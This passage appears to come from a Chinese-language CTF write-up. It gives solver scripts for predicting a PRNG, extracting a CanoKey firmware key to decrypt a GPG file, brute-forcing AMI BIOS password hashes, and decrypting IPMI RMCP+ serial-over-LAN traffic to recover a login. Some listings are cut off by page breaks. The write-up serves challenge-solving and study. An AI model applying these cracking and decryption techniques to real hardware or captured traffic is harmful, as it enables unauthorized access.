70         log.success(f'found {res}')
71
72     res= start+res.encode()
73     outs.append(int(res,16))
74     r.sendline(res)

```



```

75     s0,s1 = solve_init(outs)
76
77     ran = XorShift128(s0,s1)
78     for _ in outs:
79         print(ran.get(),_)
80     for i in range(7,17):
81         r.recvuntil(b'ell me the ? in sha256(?):').decode()
82         ret = f'{ran.get():016x}'
83         r.sendline(ret.encode())
84     print(time.time()-start_time)
85     r.interactive()

```

关于逆向的部分，程序是rust编写的，确实看起来会比较恶心，但是但是整体逻辑不长，没有去除符号表的话，配合一些demangle插件还算是比较好分析，已经没什么好怕的了.wav。

程序逻辑在p0o0w::main处，随机数的生成逻辑在p0o0w::Magic::get

```


int64_t p0o0w::Magic::get::h2aaa6a1acece84a7(int64_t* this)
{
    int64_t* var_10 = this
    int64_t rax = this[1]
    int64_t var_8 = rax
    int64_t var_18 = *this
    <core::num::wrapping::Wr...gn>::bitxor_assign::h33294b0f5fab38ba(&var_18, <core::num::wrapping::Wr...::Shl<usize>>::shl::h702418f36c88d25d(var_18, 0x17))
    <core::num::wrapping::Wr...gn>::bitxor_assign::h33294b0f5fab38ba(&var_18, <core::num::wrapping::Wr...::Shr<usize>>::shr::h18f1d1726a247ab2(var_18, 0x11))
    <core::num::wrapping::Wr...gn>::bitxor_assign::h33294b0f5fab38ba(&var_18, rax)
    <core::num::wrapping::Wr...gn>::bitxor_assign::h33294b0f5fab38ba(&var_18, <core::num::wrapping::Wr...::Shr<usize>>::shr::h18f1d1726a247ab2(rax, 0x1a))
    *this = rax
    this[1] = var_18
    return <core::num::wrapping::Wr...::arith::Add>::add::he9252c7ac45e0d89(*this, this[1])
}

```

看上去也十分的清晰

PS.题目来自有一天闲逛在Twitter看到的推文

<https://twitter.com/David3141593/status/1445361492979851267>



Misc

Can0keys

题目给了项目地址<https://github.com/canokeys/canokey-stm32>

情景是使用canokey配合gpg加密了一个文件

此题目需要一定耐心，因为gpg代码写的又臭又长

看下canokeys项目，大概了解一下gpg的工作原理，可以知道flag.txt.gpg是加密后的文件，naivekun.asc是公钥，firmware.bin是canokey的固件

gpg在加密flag.txt时调用公钥，解密时通过canokey设备验证PIN并解密KEK，由KEK解密naivekun.asc

首先需要找到存在canokey 固件中的私钥，翻canokey公开的源码，找到0x28000偏移的littlefs

根据源码中lfs_init中的参数，通过littlefs-fuse工具挂载固件中抠出来的littlefs

```
root@debian-aws:~/l3hctf2021/canokeys# ./littlefs-fuse/lfs --read_size=1 --prog_size=1 --cache_size=128 --lookahead_size=16 --block_cycles=100000 --block_size=2048 --block_count=64 /dev/loop0 mount
root@debian-aws:~/l3hctf2021/canokeys# ls mount
admin_cfg  ctap_cert  E103  oath      pgp-autk  pgp-decc  pgp-pw1  pgp-rc    pgp-sigc  piv-cauc  piv-ccc  piv-mntc  piv-pauc  piv-pin  piv-sigc
admin-pin  ctap_rk    NDEF  pgp-autc  pgp-data  pgp-deck  pgp-pw3  pgp-sigc  piv-admk  piv-cauk  piv-chu  piv-mntk  piv-pauk  piv-puk  piv-sigk
root@debian-aws:~/l3hctf2021/canokeys# cat mount/pgp-deck | xxd
00000000: 7f0a b9c1 36ec ddfc ba02 11da bd49 6a8b  ....6.....Ij.
00000010: bc42 ed67 3093 8a3c df37 d5ac 815f 81b0  .B.g0.<.7.....
00000020: 3f84 6453 5e1e 62cb a665 166a 8f97 b3ab  ?.dS^.b..e.j...
00000030: 1258 a8d5 0766 d7b3 91d2 5395 9527 9e12  .X...f....S...'
root@debian-aws:~/l3hctf2021/canokeys#
```

读源码，发现解密流程是这样

1. gpg从flag.txt.gpg中取出加密后的KEK（密钥加密密钥）

2. gpg把加密后的KEK发到Cankey, Cankey根据存储的gpg-deck作为ECC私钥解密, 得到解密后的KEK, 传给主机的gpg程序
3. gpg计算公钥的一些参数, 公钥指纹, 等等一些信息
4. gpg将(2)中解密后的KEK和(3)的公钥指纹一堆信息sha256, 此sha256即为flag.txt.gpg数据部分加密的密钥(Session Key)
5. 主机的gpg程序使用4中的(Session Key)解密flag.txt.gpg
(省略判断gpg密钥id, 加密算法选择, 数据格式等等细节)

读源码的时候建议配合gpg的--debug-all参数看, 很容易就能定位一些关键步骤

首先第一步从flag.txt.gpg抠出来加密后的KEK

SQL

```
1 root@debian-aws:~/l3hctf2021/can0keys# gpg --list-packets -v flag.txt.gpg
2 gpg: public key is 41B219106421AD4A
3 gpg: using subkey 41B219106421AD4A instead of primary key 363E4A3FBAEE4329
4 gpg: pinentry launched (29298 curses 1.1.0 /dev/pts/4 screen localhost:10.0)
5 gpg: using subkey 41B219106421AD4A instead of primary key 363E4A3FBAEE4329
6 gpg: encrypted with 256-bit ECDH key, ID 41B219106421AD4A, created 2021-11-11
7     "naivekun (naivekun's can0key) <naivekun0817@gmail.com>"
8 gpg: public key decryption failed: Operation cancelled
9 gpg: decryption failed: No secret key
10 # off=0 ctb=84 tag=1 hlen=2 plen=94
11 :pubkey enc packet: version 3, algo 18, keyid 41B219106421AD4A
12     data: 408D4348240809DB5E9DBF36370A837BAD0B96A3C587E5FAB26E9F5BF2EF167F75
13     data:
14         302C9FBA905FA70B7305C123C41A51A72CF8DFB734201FD1A67C3786A2363EF2F1C9D75A1AE0F415
15         8A9C2FDAB6890C889B
16 # off=96 ctb=d2 tag=18 hlen=2 plen=108 new-ctb
17 :encrypted data packet:
18     length: 108
19     mdc_method: 2
```

图中408D4348240809DB5E9DBF36370A837BAD0B96A3C587E5FAB26E9F5BF2EF167F75就是加密后的KEK (40是长度)

写个程序解密

C++

```
1 #include <stdarg.h>
2 #include <stddef.h>
3 #include <stdio.h>
4 #include <string.h>
5 #include <stdint.h>
6 #include <stdlib.h>
```

```

7  #include <ctype.h>
8  #include "ed25519.h"
9
10 #define SWAP(x, y, T) do {      T SWAP = x;      x = y;      y = SWAP;} while (0)
11
12 void
13 hexdump(uint8_t *data, int len)
14 {
15     for(int i=0;i<len;++i) {
16         printf("%02x", data[i]);
17     }
18     putchar('\n');
19 }
20
21 void swap_big_number_endian(uint8_t buf[32]) {
22     for (int i = 0; i < 16; ++i)
23         SWAP(buf[31 - i], buf[i], uint8_t);
24 }
25
26 int main(int argc, char* argv[]) {
27     if (argc != 2) {
28         puts("usage: ./dec 112233445566\n");
29         return -1;
30     }
31     char* input_hex_str = argv[1];
32     int input_hex_str_len = strlen(argv[1]);
33     if (input_hex_str_len % 2 != 0) {
34         puts("invalid input\n");
35         return -1;
36     }
37
38     uint8_t *input_bytes = malloc(input_hex_str_len/2);
39     int count=0;
40     for(char* i=input_hex_str;count < input_hex_str_len/2; count+=1) {
41         sscanf(i, "%2hhx", input_bytes+count);
42         i += 2;
43     }
44
45     FILE *key_file = fopen("pgp-deck", "r");
46     if (key_file == NULL) {
47         puts("key file does not exist\n");
48         return -1;
49     }
50
51     fseek(key_file, 0, SEEK_END);
52     int key_bytes_len = ftell(key_file);
53     fseek(key_file, 0, SEEK_SET);
54     uint8_t *key_bytes = malloc(32);
55     if (fread(key_bytes, 1, 32, key_file) != 32) {

```

```

55     fread(key_bytes, 1, 32, key_file);
56     fclose(key_file);
57
58     if (key_bytes_len != 64) {
59         puts("invalid canokey impl key length\n");
60         return -1;
61     }
62     printf("key: ");
63     hexdump(key_bytes, 32);
64     hexdump(input_bytes, 32);
65
66     uint8_t output[10000];
67     swap_big_number_endian(input_bytes);
68     x25519(output, key_bytes, input_bytes);
69     swap_big_number_endian(output);
70     printf("result: ");
71     hexdump(output, input_hex_str_len/2);
72     return 0;
73 }

```

函数x25519直接从canokeys-crypto源码扣，mbedtls库也参考canokey-crypto依赖的版本，版本不对编不过

然后分析gpg解密过程，自己玩一下gpg，生成密钥，解密个文件，开--debug-all，同时阅读gpg源码，都是开源的东西，照着解密写

贴一个脚本

Python

```

1  import base64
2  import subprocess
3  import hashlib
4  import re
5  from binascii import unhexlify, hexlify
6  from Crypto.Cipher import AES
7  from aes_keywrap import aes_unwrap_key
8
9  with open("flag.txt.gpg", "rb") as f:
10     data = f.read()
11     # data = ''.join(f.read().split('\n')[1:-3])
12
13     # data = base64.b64decode(bytes(data, encoding='utf-8'))
14
15     # get key info
16     import base64
17
18     key_info_text = subprocess.check_output(["gpg", "--import-options", "show-only",
19         "--import", "--with-key-data", "naivekun.asc"]).decode()

```

```

19 subkey_fingerprint = re.search("sub:[^\n]+\nfp:+"([0-9A-Z]+):",
    key_info_text).group(1)
20 # subkey_kdf_param = re.search("pkd:2:32:([0-9A-Z]+):", key_info_text).group(1)
21 subkey_pk_0 = re.search("sub:[^\n]+(?:\n.*)+pkd:0:\d+:([0-9A-Z]+):",
    key_info_text).group(1)
22 rfc_PUBKEY_ALGO_ECDH = 18
23 subkey_pk_2 = re.search("sub:[^\n]+(?:\n.*)+pkd:2:\d+:([0-9A-Z]+):",
    key_info_text).group(1)
24 kdf_param_fixed_4 = b"Anonymous Sender"
25
26 print("subkey fingerprint:", subkey_fingerprint)
27 # print("subkey KDF param:", subkey_kdf_param)
28 print("subkey pkey[0]:", subkey_pk_0)
29 print("subkey pkey[2]:", subkey_pk_2)
30
31 kdf_message_param = unhexlify(subkey_pk_0) + bytes([rfc_PUBKEY_ALGO_ECDH]) +
    unhexlify(subkey_pk_2) + kdf_param_fixed_4 + unhexlify(subkey_fingerprint)
32 print("kdf message param:", hexlify(kdf_message_param))
33
34 # x25519 crypto device decrypt
35 try:
36     ecdh_param_text = subprocess.check_output(["gpg", "--list-packets", "-v",
    "flag.txt.gpg"])
37 except Exception as e:
38     ecdh_param_text = e.output.decode()
39
40 ecdh_param_1 = re.search("pubkey enc packet.*\n\tdata: ([A-Z0-9]+)",
    ecdh_param_text).group(1)[2:]
41 print("ECDH encrypted param:", ecdh_param_1)
42 ecdh_decrypt_result = subprocess.check_output(["./dec", ecdh_param_1])
43 ecdh_shared_string = re.search("result: (.*)",
    ecdh_decrypt_result.decode()).group(1)
44
45 print("canonkeys shared secret:", ecdh_shared_string)
46
47 # derive kek
48 hasher = hashlib.sha256()
49 hasher.update(b"\x00\x00\x00\x01")
50 hasher.update(unhexlify(ecdh_shared_string))
51 hasher.update(kdf_message_param)
52 kek_dec_key = hasher.digest()[16]
53 print("KEK decrypt key:", hexlify(kek_dec_key))
54
55 encrypted_kek = data[0x30:0x60]
56 print(encrypted_kek)
57 # kek_decryptor = AES.new(kek_dec_key, AES.MODE_OPENPGP)
58 # kek = kek_decryptor.decrypt(encrypted_kek)
59 kek = aes_unwrap_key(kek_dec_key, encrypted_kek)[1:1+32]

```

```

60 print("KEK:", hexlify(kek))
61
62 # override session key to decrypt
63 ret = subprocess.check_output(["gpg", "--override-session-key",
64                                "9:" + hexlify(kek).decode(), "-d", "flag.txt.gpg"])
65 with open("flag.txt", "wb") as f:
66     f.write(ret)
67     print(ret)
68     print("decrypted!")
69
70 # packet_enc = data[0x75:0x75+3654]
71 # packet_decryptor = AES.new(kek, AES.MODE_CFB, b'\x00'*16)
72 # packet_decrypted = packet_decryptor.decrypt(packet_enc)
73 # print(packet_decrypted)

```

跑一下

```

naivekun@DESKTOP-Q1QRR1M:/mnt/d/13hctf2021/Misc/Can0keys$ python3 dec.py
subkey fingerprint: 4FB261B1BDE74FE3D91C6E1F41B219106421AD4A
subkey pkey[0]: 0A2B060104019755010501
subkey pkey[2]: 03010807
kdf message param: b'0a2b0601040197550105011203010807416e6f6e796d6f75732053656e646572202020204fb261b1bde74fe3d91c6e1f41b219106421ad4a'
gpg: public key is 41B219106421AD4A
gpg: encrypted with ECDH key, ID 41B219106421AD4A
gpg: decryption failed: No secret key
ECDH encrypted param: 8D4348240809DB5E9DBF36370A837BAD0B96A3C587E5FAB26E9F5BF2EF167F75
canokeys shared secret: bae93075158a31fd8f2391a0e527de29339e06064316086fdad6d4d2f64a8625
KEK decrypt key: b'cd594c404ea09e4e21e342d2839a301f'
b',\x9f\xba\x90\xa7\x0bs\x05\xc1#\xc4\x1aQ\xa7,\xf8\xdf\xb74 \x1f\xd1\xa6|7\x86\xa26>\xf2\xf1\xc9\xd7Z\x1a\xe0\xf4\x15\xa8a\x9c/\xda\xb6\x89\x0c\x88\x9b'
KEK: b'6012dad18f61191a154429f058e081fa06fa60e4cabe1e746cce126ee9277f34'
gpg: encrypted with ECDH key, ID 41B219106421AD4A
b'L3HCTF{SmartcaRdNeedHardwa3er00TofTrust}\n'
decrypted!

```

BootFlag

这题是之前在闲鱼买了块服务器主板，发现有密码进不去，用CLR_CMOS跳线也清不掉，于是研究了一下。BIOS是真机的BIOS



题目给了一个BIOS固件和一个录屏，录屏是用BMC录得，是服务器很常见的管理功能

录屏中看到设置了administrator password和user password，然后保存重启

题目描述flag是 `printf("L3HCTF{%s%s}", admin_password, user_password)`


密码应该是被保存在了BIOS中，网上查一下怎么恢复BIOS密码，提到一个叫AMITSE的东西，会把密码存在AMITSESetup变量中

<https://gist.github.com/en4rab/550880c099b5194fbbf3039e3c8ab6fd>

链接中提到是个异或


使用UEFITool打开BIOS，找到NVRAM，变量AMITSESetup

Structure				
Name	Active	Type	Subtype	Text
Invalid		NVAR entry	Invalid	
Invalid		NVAR entry	Invalid	
EfiGlobalVariableGuid		NVAR entry	Link	BootOrder
01368881-C4AD-4B1D-B631-D5...		NVAR entry	Link	MonotonicCounter
8DF64EB3-41AC-478D-8A98-4E...		NVAR entry	Link	CmosBadFlagVar
01368881-C4AD-4B1D-B631-D5...		NVAR entry	Data	CPDT Variable NV
EfiSioVariableGuid		NVAR entry	Link	
4B3082A3-80C6-4D7E-9CD0-58...		NVAR entry	Data	
4B3082A3-80C6-4D7E-9CD0-58...		NVAR entry	Data	
4B3082A3-80C6-4D7E-9CD0-58...		NVAR entry	Data	
EfiSioVariableGuid		NVAR entry	Link	
8DF64EB3-41AC-478D-8A98-4E...		NVAR entry	Link	
EfiGlobalVariableGuid		NVAR entry	Link	
EfiLegacyDevOrderVariableG...		NVAR entry	Data	
EfiLegacyDevOrderVariableG...		NVAR entry	Data	
3C4EAD08-45AE-4315-8D15-A6...		NVAR entry	Data	
45CF35F6-0D6E-4D04-856A-03...		NVAR entry	Data	
EfiGlobalVariableGuid		NVAR entry	Full	
EfiGlobalVariableGuid		NVAR entry	Data	
01368881-C4AD-4B1D-B631-D5...		NVAR entry	Link	
01368881-C4AD-4B1D-B631-D5...		NVAR entry	Link	
8DF64EB3-41AC-478D-8A98-4E...		NVAR entry	Link	
EfiSioVariableGuid		NVAR entry	Link	
EfiSioVariableGuid		NVAR entry	Link	
8DF64EB3-41AC-478D-8A98-4E...		NVAR entry	Link	
EfiGlobalVariableGuid		NVAR entry	Data	
E4ACAFD0-586C-2B3D-86A7-28...		NVAR entry	Link	
E4ACAFD0-586C-2B3D-86A7-28...		NVAR entry	Data	
C811FA38-42C8-4579-A9BB-60...		NVAR entry	Data	AMITSESetup
81C76078-BFDE-4368-9790-57...		NVAR entry	Full	AmiHardwareSignatureSetupUpdateCountVar
356471B1-B483-42AE-B6E7-3B...		NVAR entry	Full	1GPageTable
01368881-C4AD-4B1D-B631-D5...		NVAR entry	Link	MonotonicCounter



这里应该是密码

关于如何解密，可以找到AMITSE模块逆向


UEFITool NE alpha 58 (Nov 7 2020) - W25Q256JVFIQ.bin

File Action View Help

Structure

Name	Active	Type	Subtype	Text
> 7B9A0A12-42F8-4D4C-82B6...		File	Freeform	
> CmosDxe		File	DXE driver	CmosDxe
> RegAccessDxe		File	DXE driver	RegAccessDxe
> RegAccessSMM		File	SMM module	RegAccessSMM
> PlatformAcpiTable		File	Freeform	
> C0EBC974-B5B2-4725-9091...		File	SMM module	AddressTranslationDsmMemRas
> SpsAcpiSsdT		File	Freeform	
> RamDiskDxe		File	DXE driver	RamDiskDxe
> SMBiosStaticData		File	Freeform	
> TcgDxe		File	DXE driver	TcgDxe
> Tcg2Dxe		File	DXE driver	Tcg2Dxe
> TcgPlatformSetupPolicy		File	DXE driver	TcgPlatformSetupPolicy
> Font		File	Freeform	
> Defaults		File	Freeform	NVRAM external defaults
> AMITSE		File	DXE driver	AMITSE
> LzmaCustomDecompressGuid		Section	GUID defined	
> PE32 image section		Section	PE32 image	
> UI section				
> Logo			form	Logo.bmp
> setupdata			form	AMITSESetupData
> 365C62BA-05E...			form	
> 8BD816B2-655...			form	
> 4FD1BC5E-0A5...			form	OPAPlatConfigSkt0
> 2CAD98FC-189...			form	OPAPlatConfigSkt1
> 5038F34E-077...			driver	
> 5038E34E-077...			driver	
> A0327FE0-1FD...			driver	
> 31626FA6-40A...			driver	L3HSecDxe
> Volume free space				
> Padding				empty
> 61C0F511-A691-4F5...				

Parser

FIT

Unicode text "BootOr"

Unicode text "AMITSe"

Unicode text "AMITSe"

Unicode text "AMITSe"

Unicode text "AMITSe" in 3B615B96-1BF0-4ED6-8516-C603186BA976/PE32 image section at header-offset 5B4h

Unicode text "AMITSe" in 3B615B96-1BF0-4ED6-8516-C603186BA976/PE32 image section at header-offset EB4h

Unicode text "AMITSe" in LzmaCustomDecompressGuid/PE32 image section at header-offset 4F10Ch

Unicode text "AMITSe" in LzmaCustomDecompressGuid/UI section at header-offset 04h

Unicode text "AMITSe" in LzmaCustomDecompressGuid/setupdata at header-offset 126628h

Unicode text "AMITSe" in LzmaCustomDecompressGuid/UI section at header-offset 04h

Unicode text "AMITSe" in NvramPei/PE32 image section at header-offset 1EC0h

也可以github找找泄露的代码

<https://github.com/marktsai0316/RAIDOOBMODULE>

读一读发现可选几种变换方式，xor或者sha256或者sha1，由函数PasswordEncodeHook实现
从上面NVRAM抠出来，写个脚本爆破

注意一下它传入sha256的长度，以及UTF16的问题，仔细阅读源码

Python

```
1 import hashlib
2 import itertools
3 import string
4
5 hash1 = ("c0470b97efc32108a06fe1b695b447c845f78d90438f43f1e2bed18a5af4e704")
6 hash2 = ("ab1e1a0f2127221775bc850312da0ba81e55a13e0c08f144382b6b11c8890494")
7
8 for i in itertools.permutations(string.digits+string.ascii_letters, 4):
9     p = ''.join(i)
10    p = str.encode(p, 'utf-16')[2:] # strip FF FE
11    p = p.ljust(40, b'\x00')
12    hash = hashlib.sha256(p).hexdigest()
13    # print(p, hash, hash1)
14    if hash == hash1:
15        print("hash1: ", ''.join(i))
16    if hash == hash2:
17        print("hash2: ", ''.join(i))
```

可以爆破出

hash2: 7D12

hash1: 7K62

注意到都是大写，因为这个bios固件默认是忽略大小写，源码里是全转大写存储，题目说道

Admin password is [A-Z0-9]+

User password contains [a-z0-9]+

得出一个密码是7D12，另一个是7k62

flag是 L3HCTF{7D127k62}

a-sol

题目给了一个流量包，打开看到是RMCP+流量，搜一下知道是ipmitool连接服务器BMC管理服务器的流量，后面能看到sol，即serial over lan串口重定向的流量

爆破密码，admin，翻ipmi标准，写脚本解密RMCP+流量

先查一下标准：<https://www.intel.com/content/dam/www/public/us/en/documents/product-briefs/ipmi-second-gen-interface-spec-v2-rev1-1.pdf>

通信payload加密算法由ipmi open session request中决定，看一下流量包，是aes cbc

然后看iv是每个payload前16字节，密钥由下列方式变换得到

```
SIK = HMAC KG (Rm | Rc | RoleM | ULengthM | <UNameM>)
```

```
Const2 = 0x02020202020202020202 020202020202020202
```

```
K2 = HMAC_SIK(Const2)
```

然后K2就是AES的密码

这些信息在RAKP Message 1和2都是有的

Table 13-, RAKP Message 1

byte	data field
IPMI Session Header	<div>Payload Type = RAKP Message 1</div> <div>Session ID = 00_00_00_00h</div> <div>Session Sequence Number = 00_00_00_00h</div>
IPMI Payload	<div>1<div>Message Tag - Selected by remote console. Used by remote console to help match responses up with requests. In this case, the corresponding <i>RAKP Message 2</i> that is returned by the BMC. The BMC can use this value to help differentiate retried messages from new messages from the remote console.</div></div> <div>2:4<div>reserved - write as 00_00_00h</div></div> <div>5:8<div>Managed System Session ID</div><div>The Managed System's Session ID for this session, returned by the Managed System on the previous <i>RMCP+ Open Session Response</i> message.</div></div> <div>9:24<div>Remote Console Random Number</div><div>Random number selected by the Remote Console</div></div> <div>25<div>Requested Maximum Privilege Level (Role)</div><div>[7:5] - Reserved for future definition by this specification, set to 000b</div><div>[4] - 0b = Username/Privilege lookup. Both the Requested Privilege Level and User Name are used to look up password/key. The BMC will search the user entries starting with USER ID 1 and use the first entry that matches the specified user name and has a Maximum Privilege Level that matches the Requested Privilege Level. This can be used in combination with 'null' user names to enable a "role only" login with a password that is just associated with the requested privilege level.</div><div>1b = Name-only lookup. User Name alone is used to look up password/key. Privilege Level field acts as a 'Maximum Requested Privilege Level' as in IPMI v1.5. The rules for privilege level handling are summarized as follows:</div><div><ul style="list-style-type: none">• If the Requested Privilege Level is greater than the privilege limit for the channel/user, the user will be allowed to connect but will be restricted to the channel/user privilege limit that was configured for the user.• If the Requested Privilege Level is less than the channel/user privilege limit, the user will be allowed to connect and Request Privilege Level will become the effective privilege limit for the user. I.e. the user will not be able to raise their privilege level higher than the Requested Privilege Level.</div></div>

写个脚本算出密钥，解密流量包

见dec.py

发现前面有一些操作，有兴趣看的话是读了一下传感器，读了一下fru，然后开电源，然后开启serial over lan。

解密serial over lan流量，就是一个串口远程终端，可以看到BIOS自检信息，进grub，开机，输密码，登录

输入内容有顺序，可能需要稍微修一下顺序

输入的密码就是flag

Python

```
1 from Crypto.Cipher import AES
2 import hashlib
3 import hmac
```

```

11 RAKP2 =
    bytes.fromhex("085bd6cbbc8ba81e84668565080045100068000040004011b01dc0a8046cc0a80
49b026fc9a40054525d0600ff0706130000000000000000003c0000000000a4a3a2a0ea9ba3e57dd99
0cd709cfae894ff7ac2e47bd05cab7700108e2ca81e846685654ed2363575c4ee4e57d276251f4cd
1757f65e7fb")

12
13 Rm = RAKP1[0x42:0x42+16]
14 Rc = RAKP2[0x42:0x42+16]
15 RoleM = b'\x14'
16 ULengthM = b'\x05'
17 UNameM = b"admin"
18
19 KG = b'admin'.ljust(20, b'\x00')
20 SIK = hmac.new(KG, Rm+Rc+RoleM+ULengthM+UNameM, hashlib.sha1).digest()
21 print("SIK:", SIK)
22
23 K2 = hmac.new(SIK, bytes.fromhex('020202020202020202020202020202020202020202'),
    hashlib.sha1).digest()
24 print("K2:", K2)
25 K2 = K2[:16]
26
27 def dec_rmcp_payload(payload):
28     iv = payload[:16]
29     return AES.new(K2, AES.MODE_CBC, iv).decrypt(payload[16:])
30
31 for packet in d:
32     if len(packet) > 0x40:
33         try:
34             if packet[0x2f] == 0xc1:
35                 data = packet
36                 print(dec_rmcp_payload(data[0x3a:-0x10])[4:])
37         except:
38             pass

```

Python

```
1 b'[ 0.089480] [Firmware Bug]: TSC_DEADLINE disabled due to Errata; please
  update microcode to v\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
2 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
3 b'version: 0x3a (or later)\r\n\x01\x02\x02'
4 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
5 b'[ 2.408316] mpt3sas_cm0: overriding NVDATA EEDPTagMode
  setting\r\n\x01\x02\x03\x04\x05\x06\x07\x08\x08'
6 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
7 b'\r\r\nDebian GNU/Linux 10 l3hsecsrv002 ttyS1\r\n\r\nl3hsecsrv002 login:
  \x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
8 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
9 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
10 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
11 b'o\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
12 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
13 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
14 b'o\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
15 b'o\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
16 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
17 b'o\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
18 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
19 b't\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
20 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
21 b't\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
22 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
23 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
24 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
25 b'\r\r\nPassword: \x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r\x0e\x0e'
26 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
27 b'1\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
28 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
29 b'2\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
30 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
31 b'3\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
32 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
33 b'4\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
34 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
35 b'5\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
36 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
37 b'6\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
38 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
39 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
40 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
41 b'r\n\x01\x02\x03\x04\x05\x06\x07\x08\t\t'
42 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
43 b'\r\nLogin incorrect\r\nl3hsecsrv002 login: \x01\x02\x03\x04\x04'
44 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
45 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
```

46 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
47 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
48 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
49 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
50 b'i\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
51 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
52 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
53 b'v\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
54 b'i\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
55 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
56 b'e\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
57 b'v\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
58 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
59 b'k\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
60 b'e\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
61 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
62 b'u\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
63 b'k\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
